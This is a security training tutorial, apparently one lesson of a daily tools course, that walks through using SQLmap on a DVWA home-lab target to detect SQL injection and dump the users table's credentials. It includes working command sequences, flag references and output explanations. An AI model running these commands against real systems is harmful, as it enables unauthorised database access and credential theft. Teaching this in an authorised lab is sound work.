✅ D2:Netcat
✅ D3:Gobuster
✅ D4:Hydra
✅ D5:John
✅ D6:Nikto
▶ D7:SQLmap
D8:Wireshark
D9–180:···

Day 6 (Nikto) flagged a potential SQL injection endpoint. Day 7 teaches you to confirm it and pull every credential, every table, and every piece of data from the database in minutes. SQLmap automates what would take hours of manual UNION payload crafting — and on a confirmed-vulnerable DVWA endpoint, a single three-command sequence goes from zero to a full credential dump in under 90 seconds. Understanding what it is doing beneath the surface is what separates a professional who can adapt when automation fails from one who is lost without it, thats exactly what we will learn today in SQLMAP tutorial
Day 7 covers SQLmap Tutorial completely — installation, basic URL scanning, the full DVWA walkthrough, using Burp Suite request files (the professional method), every important flag, POST form testing, and the command patterns you will use in every authorised web application assessment.
What Is SQLmap & How It Works
SQLmap is an open-source automated SQL injection detection and exploitation tool. It works by sending crafted HTTP requests to a target parameter, analysing the database’s response behaviour to determine whether injection is possible, then systematically extracting the database schema and data using the confirmed injection channel.
It detects five injection types automatically: boolean-based blind (true/false responses differ), time-based blind (delays reveal data bit by bit), error-based (database errors leak data), UNION query (appends SELECT to extract data), and stacked queries (semicolon-separated statement injection). It supports MySQL, PostgreSQL, MSSQL, Oracle, SQLite, and 20+ other database systems.
Install & Verify SQLmap on Kali Linux
sqlmap –version
1.8.#stable — https://sqlmap.org
# Update to latest version:
sqlmap –update
# Install if missing:
sudo apt install sqlmap -y
# View all options:
sqlmap -hh # full help (vs -h for short help)
Basic URL Scan — Your First SQLmap Commands
sqlmap -u “http://192.168.56.101/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit” \
–cookie=“PHPSESSID=abc123; security=low” –batch
# SQLmap tests the ‘id’ parameter and reports injection type found
# ─── List all databases ──────────────────────────────────────────
sqlmap -u “…?id=1&Submit=Submit” –cookie=“…” –dbs –batch
[*] available databases [2]:
[*] dvwa
[*] information_schema
Full DVWA Walkthrough — Zero to Credential Dump
The complete four-command sequence that takes you from detecting an injection to extracting usernames and password hashes. All commands target DVWA in your authorised home lab.
# 1. Detect injection + enumerate databases
sqlmap -r dvwa_sqli.txt –dbs –batch
# 2. List tables in target database
sqlmap -r dvwa_sqli.txt -D dvwa –tables –batch
# 3. List columns in users table
sqlmap -r dvwa_sqli.txt -D dvwa -T users –columns –batch
# 4. Dump the entire users table
sqlmap -r dvwa_sqli.txt -D dvwa -T users –dump –batch
Burp Suite Request File (-r) — The Professional Method
For complex authenticated requests with POST bodies, multiple cookies, or custom headers — saving the request from Burp and passing it with -r is the most reliable approach. SQLmap reads every header, cookie, and parameter exactly as captured, removing manual specification errors.
# Proxy → HTTP History → right-click target request
# → Save item → save as dvwa_sqli.txt
# ─── Contents of saved request file ─────────────────────────────
GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
Host: 192.168.56.101
Cookie: PHPSESSID=abc123; security=low
User-Agent: Mozilla/5.0 …
# ─── Run SQLmap with the file — all headers handled automatically
sqlmap -r dvwa_sqli.txt –dbs –batch
sqlmap -r dvwa_sqli.txt -D dvwa -T users –dump –batch
All Important Flags — Explained
-r file Burp request file (preferred)
-p param Test specific parameter only
–forms Auto-detect & test HTML forms
–data=str POST body string
-D name Select database
–tables List tables in database
-T name Select table
–columns List columns in table
–dump Extract all table data
–dump-all Dump entire database
–level=1-5 Test depth (default:1)
–risk=1-3 Payload aggression
–threads=N Concurrent requests
–timeout=N Seconds per request
–cookie=str Session cookie
–proxy=URL Route via Burp
level 2 + cookies tested
level 3 + HTTP User-Agent header
level 4 + Referer header
level 5 + HTTP Host header
──────────────────────────
risk 1 Safe payloads (default)
risk 2 + heavy time-based
risk 3 + UPDATE statements ⚠️
POST Forms, Authentication & Advanced Scans
sqlmap -u “http://192.168.56.101/login.php” \
–data=“username=admin&password=test” –dbs –batch
# ─── Auto-detect and test all forms on a page ────────────────────
sqlmap -u “http://192.168.56.101/dvwa/” –forms –dbs –batch
# ─── Test specific parameter only ────────────────────────────────
sqlmap -u “http://target.com/search?q=test&page=1” \
-p q –dbs –batch # only test ‘q’, skip ‘page’
# ─── Thorough scan (slower, more injection types found) ──────────
sqlmap -r request.txt –level=5 –risk=2 –dbs –batch
# ─── Route through Burp (see every request in real time) ─────────
sqlmap -r request.txt –proxy=http://127.0.0.1:8080 –dbs –batch
Reading SQLmap Output — What Each Line Means
[INFO] testing if GET parameter ‘id’ is dynamic ← checks if param affects response
[INFO] GET parameter ‘id’ appears to be dynamic ← good — varies with input
[INFO] heuristic detects web page charset as ‘UTF-8’
[WARNING] GET parameter ‘id’ does not seem to be injectable ← not injectable
# OR — when injectable:
[INFO] GET parameter ‘id’ is ‘AND boolean-based blind’ injectable
[INFO] GET parameter ‘id’ is ‘MySQL >= 5.0 UNION query’ injectable
[INFO] sqlmap identified the following injection point(s)…
# Results saved to:
/root/.sqlmap/output/192.168.56.101/dump/dvwa/users.csv
# SQLmap saves ALL results automatically — check this folder after every scan
📋 SQLmap Command Reference Card
sqlmap -r req.txt -D db –tables –batch
sqlmap -r req.txt -D db -T tbl –dump –batch
–cookie=“PHPSESSID=abc” \
–dbs –batch
–data=“user=a&pass=b” \
–dbs –batch
→ [target-ip]/dump/
→ [database]/[table].csv
All dumps auto-saved here
Frequently Asked Questions – SQLMAP Tutorial
SQLmap is automation, not magic. The professionals who use it best understand manual SQL injection first — they recognise what SQLmap is doing when it works, and they know what to do manually when it doesn’t. Build the manual understanding from the DVWA SQL Injection series before relying on this tool in a real assessment. Automation accelerates what you already know; it does not replace the knowledge.